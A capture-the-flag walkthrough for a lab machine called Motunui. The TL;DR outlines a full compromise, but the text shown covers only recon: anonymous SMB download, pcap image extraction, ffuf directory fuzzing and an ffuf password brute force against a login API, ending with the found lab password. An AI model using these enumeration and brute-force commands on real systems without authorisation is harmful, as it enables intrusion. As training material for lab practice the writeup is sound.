← Back
Motunui | Avishai’s CTF Writeups

Avishai's CTF Writeups

Yalla Balagan! A collection of my CTF writeups and solutions.

View on GitHub

TL;DR


In this challenge we find hidden subdomain d3v3lopm3nt.motunui.thm inside image dashboard.png that was extracted from ticket_6746.pcapng which was found inside SMB share.

Then, we enumerate the /docs there, brute force the password of maui and create cronjob to get reverse shell.

From there we can find the password of moana hidden inside /etc/network.pkt, being reused as we get hint to.

Lastly, we move to root using password found on the same pcapng file, this time decrypted with /etc/ssl.txt we find.

Another unexpected way to move to root, is to modify /var/www/tls-html/server.js which is being controlled by www-data, and then crash the service using DoS, which will make the service restart as root, and give us root command execution.

Recon

we start with rustscan, using this command:

rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

rustscan results

we can see port 22 with ssh, port 80 with apache http server, port 139 and 445 with smb, port 3000 with some http server and port 5000 with node.js.

PORT     STATE SERVICE     REASON         VERSION                                                                                                                                                                                                                           
22/tcp   open  ssh         syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)                                                                                                                                                                      
| ssh-hostkey:                                                                                                                                                                                                                                                              
|   2048 20:f4:43:ac:39:fe:94:13:7a:ad:3d:e6:5f:b4:7e:71 (RSA)                                                                                                                                                                                                              
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDt7X7Nv+r5+vEn+V8jvNI3Or5lIAdCOlEJb+1IxbUlC5m3EN2HvZnOamrvyJkK/bk9dbBRM2EugTMgwiOLotDtqM5vJkJWr5KRVdXXsBQ7zFH46qF1D126XVLs4MozDbSu9ElYGARZhwyAPIOG4F6G3PY558aD6X7Gn+yuI5GT6Cu1NdPYJJ9FuxOK+jG15vTEEdC4BtDQEvtFrq+tlTvT0D9ssbqsgAJeq8
nk3BhDt3h7btY1OL3zihB7VIWf/KTkw616gCHZdHJ72HAmjB8dNiszCTf2VDV9uExPyEGr6x/hpu5HlOdCWjCKC0sS4p9Sx1RVLyGjzlZWlOuB3FSB                                                                                                                                                          
|   256 49:8c:75:e1:78:e9:72:65:de:c9:14:74:0f:d4:1a:81 (ECDSA)                                                                                                                                                                                                             
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAQsL1elZQegY4ou3qLqRejr0DA0Yh7/csYZP0VWyfbSMjdsZ7uGSfu2EWxt/Em4c8e10+D0vwV0k0F4qBadIpY=                                                                                                          
|   256 0b:b6:27:f9:ad:ed:22:a9:90:ac:9e:b3:85:1b:aa:96 (ED25519)                                                                                                                                                                                                           
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKftXXbH4Rbbww9jEU9z1rSmHs3P3a1AUzaEHEfNDtJv                                                                                                                                                                                          
80/tcp   open  http        syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))                                                                                                                                                                                                    
|_http-title: Apache2 Ubuntu Default Page: It works                                                                                                                                                                                                                         
|_http-server-header: Apache/2.4.29 (Ubuntu)                                                                                                                                                                                                                                
| http-methods:                                                                                                                                                                                                                                                             
|_  Supported Methods: GET POST OPTIONS HEAD                                                                                                                                                                                                                                
139/tcp  open  netbios-ssn syn-ack ttl 62 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)                                                                                                                                                                                       
445/tcp  open  netbios-ssn syn-ack ttl 62 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)                                                                                                                                                                                    
3000/tcp open  ppp?        syn-ack ttl 62                                                                                                                                                                                                                                   
| fingerprint-strings:                                                                                                                                                                                                                                                      
|   FourOhFourRequest:                                                                                                                                                                                                                                                      
|     HTTP/1.1 404 Not Found                                                                                                                                                                                                                                                
|     Content-Security-Policy: default-src 'none'                                                                                                                                                                                                                           
|     X-Content-Type-Options: nosniff                                                                                                                                                                                                                                       
|     Content-Type: text/html; charset=utf-8                                                                                                                                                                                                                                
|     Content-Length: 174                                                                                                                                                                                                                                                   
|     Date: Sat, 03 Jan 2026 22:41:37 GMT                                                                                                                                                                                                                                   
|     Connection: close                                                                                                                                                                                                                                                     
|     <!DOCTYPE html>                                                                                                                                                                                                                                                       
|     <html lang="en">                                                                                                                                                                                                                                                      
|     <head>                                                                                                                                                                                                                                                                
|     <meta charset="utf-8">                                                                                                                                                                                                                                                
|     <title>Error</title>                                                                                                                                                                                                                                                  
|     </head>                                                                                                                                                                                                                                                               
|     <body>                                                                                                                                                                                                                                                                
|     <pre>Cannot GET /nice%20ports%2C/Tri%6Eity.txt%2ebak</pre>                                                                                                                                                                                                            
|     </body>                                                                                                                                                                                                                                                               
|     </html>
|   GetRequest:                                                                                                                                                                                                                                                             
|     HTTP/1.1 404 Not Found                                                                                                                                                                                                                                                
|     Content-Security-Policy: default-src 'none'                                                                                                                                                                                                                           
|     X-Content-Type-Options: nosniff                                                                                                                                                                                                                                       
|     Content-Type: text/html; charset=utf-8                                                                                                                                                                                                                                
|     Content-Length: 139                                                                                                                                                                                                                                                   
|     Date: Sat, 03 Jan 2026 22:41:33 GMT                                                                                                                                                                                                                                   
|     Connection: close                                                                                                                                     
|     <!DOCTYPE html>                                                                                                                                       
|     <html lang="en">                                                                                                                                      
|     <head>                                                       
|     <meta charset="utf-8">                                       
|     <title>Error</title>                                         
|     </head>                                                      
|     <body>                                                       
|     <pre>Cannot GET /</pre>                                      
|     </body>                                                      
|     </html>                                                      
|   HTTPOptions:                                                   
|     HTTP/1.1 404 Not Found                                       
|     Content-Security-Policy: default-src 'none'                                                                                     
|     X-Content-Type-Options: nosniff                              
|     Content-Type: text/html; charset=utf-8                                                                                          
|     Content-Length: 143                                          
|     Date: Sat, 03 Jan 2026 22:41:34 GMT                                                                                             
|     Connection: close                                            
|     <!DOCTYPE html>                                              
|     <html lang="en">                                             
|     <head>                                                       
|     <meta charset="utf-8">                                       
|     <title>Error</title>                                         
|     </head>                                                      
|     <body>                                                       
|     <pre>Cannot OPTIONS /</pre>                                  
|     </body>                                                      
|_    </html>                                                      
5000/tcp open  ssl/http    syn-ack ttl 62 Node.js (Express middleware)                                                                
| http-methods:                                                    
|_  Supported Methods: GET HEAD POST OPTIONS                                                                                          
|_http-title: Site doesn't have a title (text/html; charset=utf-8).

I added motunui.thm to my /etc/hosts.

Find hidden subdomain d3v3lopm3nt.motunui.thm inside ticket_6746.pcapng file found inside smb share

I started with smb, I tried to list shares anonymously, and found trace

┌──(agonen㉿kali)-[~/thm/Motunui/smb_data]                                                                                                                  
└─$ smbclient -NL \\\\motunui.thm\\                                                                                                                         

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        traces          Disk      Network shared files
        IPC$            IPC       IPC Service (motunui server (Samba, Ubuntu))

list anonymous

Next, I used command to get all files recursively:

smbclient -N \\\\motunui.thm\\traces\\ -c "recurse ON; prompt OFF; mget *"

get files recursively


First, inside maui/ticket_6746.pcapng, which I analyzed with WireShark, I found an image:

found dashboard.png

I extracted this, Using the following steps:

File > Export Objects > HTTP
export image

and we got this image:

dashboard.png

all the other .pcapng files were empty. Anyway, We got the message:

The pages included on this virtual host are solely for developers Of Motunui. Please ensure you have authorisation to be viewing this.

And a new subdomain d3v3lopm3nt.motunui.thm, let’s add it to our /etc/hosts.

Brute force maui password and create cronjob for reverse shell

Using ffuf I found an endpoint called /docs:

┌──(agonen㉿kali)-[~/thm/Motunui]
└─$ ffuf -u "http://d3v3lopm3nt.motunui.thm/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://d3v3lopm3nt.motunui.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

docs                    [Status: 301, Size: 333, Words: 20, Lines: 10, Duration: 151ms]
index.php               [Status: 200, Size: 248, Words: 24, Lines: 11, Duration: 162ms]
javascript              [Status: 301, Size: 339, Words: 20, Lines: 10, Duration: 160ms]
:: Progress: [4750/4750] :: Job [1/1] :: 242 req/sec :: Duration: [0:00:20] :: Errors: 0 ::


First, I visited:

http://d3v3lopm3nt.motunui.thm/docs/README.md
readme


Then, I went to routes.md:

http://d3v3lopm3nt.motunui.thm/docs/ROUTES.md
routes

We can see there are two endpoints at http://api.motunui.thm:3000/v2/, jobs and login.

First, we need to add api.motunui.thm to our /etc/hosts.


I tried to login with some default credentials but it didn’t work.
login failed


Then, I tried to access /v1/login, it says:

please get maui to update these routes
v1


Okay, so maui needs to update the routes. I guess maui is a developer, it means he probably has some account. Let’s try to brute force his password using ffuf and rockyou.txt.

ffuf -u "http://api.motunui.thm:3000/v2/login" -X POST -H 'Content-Type: application/json' -d '{"username":"maui","password":"FUZZ"}' -w /usr/share/wordlists/rockyou.txt -fc 401

I found the password, which is island.
find pass


I logged in and got the hash aXNsYW5k.
log in

